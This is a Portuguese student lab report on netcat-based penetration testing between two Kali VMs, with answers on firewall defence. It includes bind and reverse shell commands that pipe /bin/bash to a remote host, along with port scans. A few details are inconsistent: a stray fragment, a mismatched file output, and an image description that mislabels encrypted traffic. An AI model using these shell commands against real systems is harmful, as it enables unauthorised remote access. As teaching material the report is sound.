



Engenharia de Computação

Laboratório de Redes de Computadores I

Aula Prática 13 – Pentest parte II

Nomes: Arthur Bracarense e Gustavo de Assis

Objetivo: Conhecer e utilizar algumas técnicas e ferramentas de penetration testing.

Se precisar instalar: Kali Linux (imagem para VirtualBox) e Oracle VM e Extension Pack. Alterar a configuração de Rede para que a placa funcione em modo bridge (alvo e atacante estarão na mesma rede). Cada dupla deve utilizar dois PCs, executando as máquinas virtuais do Kali e conectadas à mesma rede: um será o atacante, o outro o alvo.

1) Quais os endereços IP de cada computador?

IP máquina 1 (alvo): 172.22.1.86

IP máquina 2: 172.22.0.215

2) Teste a conectividade entre as máquinas, atacante e alvo, realizando um ping

```
(kali㉿kali)-[~]  
$ ping 172.22.0.236  
PING 172.22.0.236 (172.22.0.236) 56(84) bytes of data.  
64 bytes from 172.22.0.236: icmp_seq=1 ttl=64 time=0.588 ms  
^[[B^[[B^[[B^[[A^[[A^[[A64 bytes from 172.22.0.236: icmp_seq=7 ttl=64 time=0.  
442 ms  
64 bytes from 172.22.0.236: icmp_seq=8 ttl=64 time=0.632 ms  
64 bytes from 172.22.0.236: icmp_seq=12 ttl=64 time=0.510 ms  
64 bytes from 172.22.0.236: icmp_seq=19 ttl=64 time=0.750 ms  
64 bytes from 172.22.0.236: icmp_seq=20 ttl=64 time=0.776 ms  
64 bytes from 172.22.0.236: icmp_seq=24 ttl=64 time=1.17 ms  
64 bytes from 172.22.0.236: icmp_seq=26 ttl=64 time=1.10 ms  
64 bytes from 172.22.0.236: icmp_seq=31 ttl=64 time=0.618 ms
```

8) Verifique se ocorreu a conexão e comece a digitar mensagens de uma máquina para a outra. Você acha que essa funcionalidade pode ser útil para um atacante? Como?

Máquina alvo:

```
(root㉿kali)-[/home/kali]  
# nc 172.22.0.215 8000  
grgr  
gerg  
teste  
█
```

Máquina atacante:

```
└─# nc -vnlp 8000
listening on [any] 8000 ...
connect to [172.22.0.215] from (UNKNOWN) [172.22.1.86] 48682
grgr
gerg
teste
```

Considerando apenas a funcionalidade de chat, pode ser útil para um atacante enganar ou incentivar um usuário para fazer instruções que podem contribuir para o roubo de dados.

10) Na máquina alvo, abra o browser e digite endereço IP atacante:8080. Não aparecerá ainda nenhuma página, mas verifique na máquina atacante as informações coletadas do alvo. Digite CTRL+C na primeira máquina e veja o que aparece no browser da segunda.

Responda:

- Quais são as informações do alvo que foram coletadas?
- Elas são úteis para a realização de algum ataque? Por quê?

Máquina atacante:

```
└─# nc -vnlp 8080
listening on [any] 8080 ...
connect to [172.22.0.215] from (UNKNOWN) [172.22.1.41] 37678
GET / HTTP/1.1
Host: 172.22.0.215:8080
Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: pt-BR,pt;q=0.9
^C
```

As informações coletadas são o endereço IP e a porta da máquina alvo, o método da requisição HTTP e as informações dos cabeçalhos HTTP, como User-Agent (SO e navegador) e Língua preferida do navegador. Essas informações podem ser úteis pois podem ajudar nos ataques, tendo em vista que já é conhecido o SO (o que permite explorar vulnerabilidades do sistema) e o servidor IP (podendo fazer varredura de portas, ou o chat do último exemplo).

13) Troque algumas mensagens entre as máquinas e depois cancele a conexão (CTRL+C). Na máquina atacante, abra o arquivo mensagens. Responda:

- O quê aparece no arquivo mensagens?
- Como isso poderia ser usado por um atacante?

Máquina alvo:

```
(root@kali)-[/home/kali]
# nc 172.22.0.215 8000
Testando
Recebido
```

Máquina atacante:

```
(root@kali)-[/home/kali]
# nc -vnlp 8000 > mensagens
listening on [any] 8000 ...
connect to [172.22.0.215] from (UNKNOWN) [172.22.1.86] 49104
Testando
ok
^C
you become, the more you are ab

(root@kali)-[/home/kali]
# cat mensagens
Recebido
```

É mostrado as mensagens enviadas pela máquina alvo. Pode ser usado por um atacante pois ele pode capturar mensagens com informações sigilosas.

16) Após estabelecida a conexão, digite na máquina atacante alguns comandos Linux, como `ip a`, `sudo su` ou qualquer comando que você queira e observe as respostas.

Responda:

- Essa forma de comunicação é útil para um atacante? Por quê?
- Como um atacante poderia começar a executar o Netcat na máquina alvo?

Máquina alvo:

```
(root@kali)-[/home/kali]
# nc -vnlp 5050 -e /bin/bash
listening on [any] 5050 ...
connect to [172.22.1.86] from (UNKNOWN) [172.22.0.215] 59116
```

Máquina atacante:

```
(root@kali)-[/home/kali]
# nc -vn 172.22.1.86 5050
(UNKNOWN) [172.22.1.86] 5050 (?) open
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:07:83:96 brd ff:ff:ff:ff:ff:ff
    inet 172.22.1.86/16 brd 172.22.255.255 scope global dynamic noprefixroute eth0
        valid_lft 602837sec preferred_lft 602837sec
    inet6 fe80::366e:da1b:c7bc:e986/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
sudo su
```

Sim, essa forma de comunicação é útil para o atacante pois permite obter acesso remoto total à máquina alvo, podendo então roubar os dados ou instalar vírus. O atacante pode começar a executar o Netcat através de um vírus, ou induzindo o usuário a abri-lo por chats como visto anteriormente.

17)

```
(root@kali)-[/home/kali]
# sudo iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source                destination

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(root@kali)-[/home/kali]
# sudo iptables -P INPUT DROP

(root@kali)-[/home/kali]
# sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

(root@kali)-[/home/kali]
# sudo iptables -L
Chain INPUT (policy DROP)
target     prot opt source                destination
ACCEPT     all  --  anywhere              anywhere             state RELATED,ESTABLISHED

Chain FORWARD (policy ACCEPT)
target     prot opt source                destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination

(root@kali)-[/home/kali]
# nc -vnlp 5050 -e /bin/bash
listening on [any] 5050 ...
```

19) Responda:

- O comando nmap mostrou portas abertas?
- A conexão foi estabelecida? Por quê?

Máquina atacante:

```
(root@kali)-[/home/kali]
# nmap -v -sTU 172.22.1.86
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-24 06:24 EST
Initiating ARP Ping Scan at 06:24
Scanning 172.22.1.86 [1 port]
Completed ARP Ping Scan at 06:24, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:24
Completed Parallel DNS resolution of 1 host. at 06:24, 0.00s elapsed
Initiating UDP Scan at 06:24
Scanning 172.22.1.86 [1000 ports]
Completed UDP Scan at 06:25, 21.11s elapsed (1000 total ports)
Initiating Connect Scan at 06:25
Scanning 172.22.1.86 [1000 ports]
Completed Connect Scan at 06:25, 21.04s elapsed (1000 total ports)
Nmap scan report for 172.22.1.86
Host is up (0.00036s latency).
All 2000 scanned ports on 172.22.1.86 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response), 1000 open|filtered udp ports (no-response)
MAC Address: 08:00:27:07:83:96 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 42.29 seconds
Raw packets sent: 2033 (93.962KB) | Rcvd: 1 (28B)

(root@kali)-[/home/kali]
# nc -vn 172.22.1.86 5050
```

O nmap não mostrou nenhuma porta aberta pois bloqueamos a conexão de entrada de todas as portas do alvo, e por isso, também não foi realizada a conexão.

22) Agora, a máquina alvo é que realiza o pedido de conexão, então se o firewall verifica o tráfego de entrada, mas não verifica o tráfego de saída, a conexão reversa ainda é possível. Responda:

- A conexão reversa foi realizada?
- O quê precisa ser feito no firewall para evitar a conexão reversa?

Máquina alvo:

```
(root@kali)-[/home/kali]
# nc -nv 172.22.0.215 5050 -e /bin/bash
(UNKNOWN) [172.22.0.215] 5050 (?) open
```

Máquina atacante:

```
(root@kali)-[/home/kali]
# nc -vnlp 5050
listening on [any] 5050 ...
connect to [172.22.0.215] from (UNKNOWN) [172.22.1.86] 53514
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:07:83:96 brd ff:ff:ff:ff:ff:ff
    inet 172.22.1.86/16 brd 172.22.255.255 scope global dynamic noprefixroute eth0
        valid_lft 602442sec preferred_lft 602442sec
    inet6 fe80::366e:da1b:c7bc:e986/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Sim. Para impedir a conexão reversa, o firewall deve bloquear as conexões de saída indesejadas.

24) Repita o teste da conexão reversa, passos 21 e 22. Responda:

- A conexão reversa foi estabelecida? Por quê?
- Que conclusão sobre firewall é possível tirar depois dessa experiência?

Máquina alvo:

```
(root@kali)-[/home/kali]
# nc -nv 172.22.0.215 5050 -e /bin/bash
```

Máquina atacante:

```
(root@kali)-[/home/kali]
# nc -vnlp 5050
listening on [any] 5050 ...
```

Não foi estabelecida, pois as portas de saída foram bloqueadas, o que impediu a conexão reversa. Podemos concluir que é essencial o firewall fazer o bloqueio de conexões de entrada e saída não essenciais/potencialmente perigosas.

30) Responda:

- O quê apareceu?
- Como essa funcionalidade pode ser usada pelo atacante?

Máquina alvo:

```
(root@kali)-[/home/kali]
# nc -nlvp 5050 -e ping.sh
listening on [any] 5050 ...
connect to [172.22.1.86] from (UNKNOWN) [172.22.0.215] 55446
```

Máquina atacante:

```
(root@kali)-[/home/kali]
# nc -vn 172.22.1.86 5050
(UNKNOWN) [172.22.1.86] 5050 (?) open
PING 172.22.0.215 (172.22.0.215) 56(84) bytes of data.
64 bytes from 172.22.0.215: icmp_seq=1 ttl=64 time=0.669 ms
— 172.22.0.215 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.669/0.669/0.669/0.000 ms
```

Apareceu o resultado do script. Essa funcionalidade pode ser usada para execução remota de comandos, o que pode ser usado para roubar dados ou gerenciar a máquina alvo.

31)

```
(root@kali)-[/home/kali]
# nc -vnz 172.22.1.141 1-1023
(UNKNOWN) [172.22.1.141] 445 (microsoft-ds) open
(UNKNOWN) [172.22.1.141] 139 (netbios-ssn) open
(UNKNOWN) [172.22.1.141] 80 (http) open
(UNKNOWN) [172.22.1.141] 25 (smtp) open
(UNKNOWN) [172.22.1.141] 22 (ssh) open
(UNKNOWN) [172.22.1.141] 21 (ftp) open
```

36.

```
root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# nc -vn 172.22.0.215 8001
(UNKNOWN) [172.22.0.215] 8001 (?) open
teste


root@kali: /home/kali
File Actions Edit View Help

(root@kali)-[/home/kali]
# ncat -vn 172.22.0.215 8000 --ssl
Ncat: Version 7.95 ( https://nmap.org/ncat )
Ncat: Subject: CN=localhost
Ncat: Issuer: CN=localhost
Ncat: SHA-1 fingerprint: 4FD9 5AB5 9067 332A 81B2 A4A1 5311 177D DFA6 85F5
Ncat: Certificate verification failed (self-signed certificate).
Ncat: SSL connection to 172.22.0.215:8000.
Ncat: SHA-1 fingerprint: 4FD9 5AB5 9067 332A 81B2 A4A1 5311 177D DFA6 85F5
teste
```

38) Faça um print screen da captura de pacotes dos dois cenários, com Netcat e com ncat, para mostrar a diferença e cole-os aqui.

39) Por que um atacante escolheria usar o ncat ao invés do nc?

Netcat(nc):



ncat:



The image shows a Wireshark packet capture window titled "Wireshark - Follow TCP Stream (tcp.stream eq 2) - eth0". The packet list on the left shows packet 1005 selected, with 2 client packets and 4 server packets. The packet details pane shows the selected packet (1005) with the following structure:

- Frame 1005: 1005 bytes on wire (8040 bits) captured (8040 bits) on eth0
- Ethernet II, Src: [redacted], Dst: [redacted]
- TCP, Src Port: [redacted], Dst Port: [redacted], Seq: [redacted], Win: [redacted], Len: [redacted]
- Application/javascript (application/javascript)

The packet payload is displayed in the packet bytes pane, showing a large block of obfuscated data (hex dump) and a corresponding ASCII representation. The ASCII representation is mostly garbled characters, indicating that the data has been encrypted or obfuscated. The data appears to be a JavaScript file, as indicated by the "Content-Type" field in the packet details.

Um atacante pode preferir usar o ncat ao invés do nc por causa da criptografia, dessa forma ele poderia esconder as informações trocadas de terceiros (firewall por exemplo).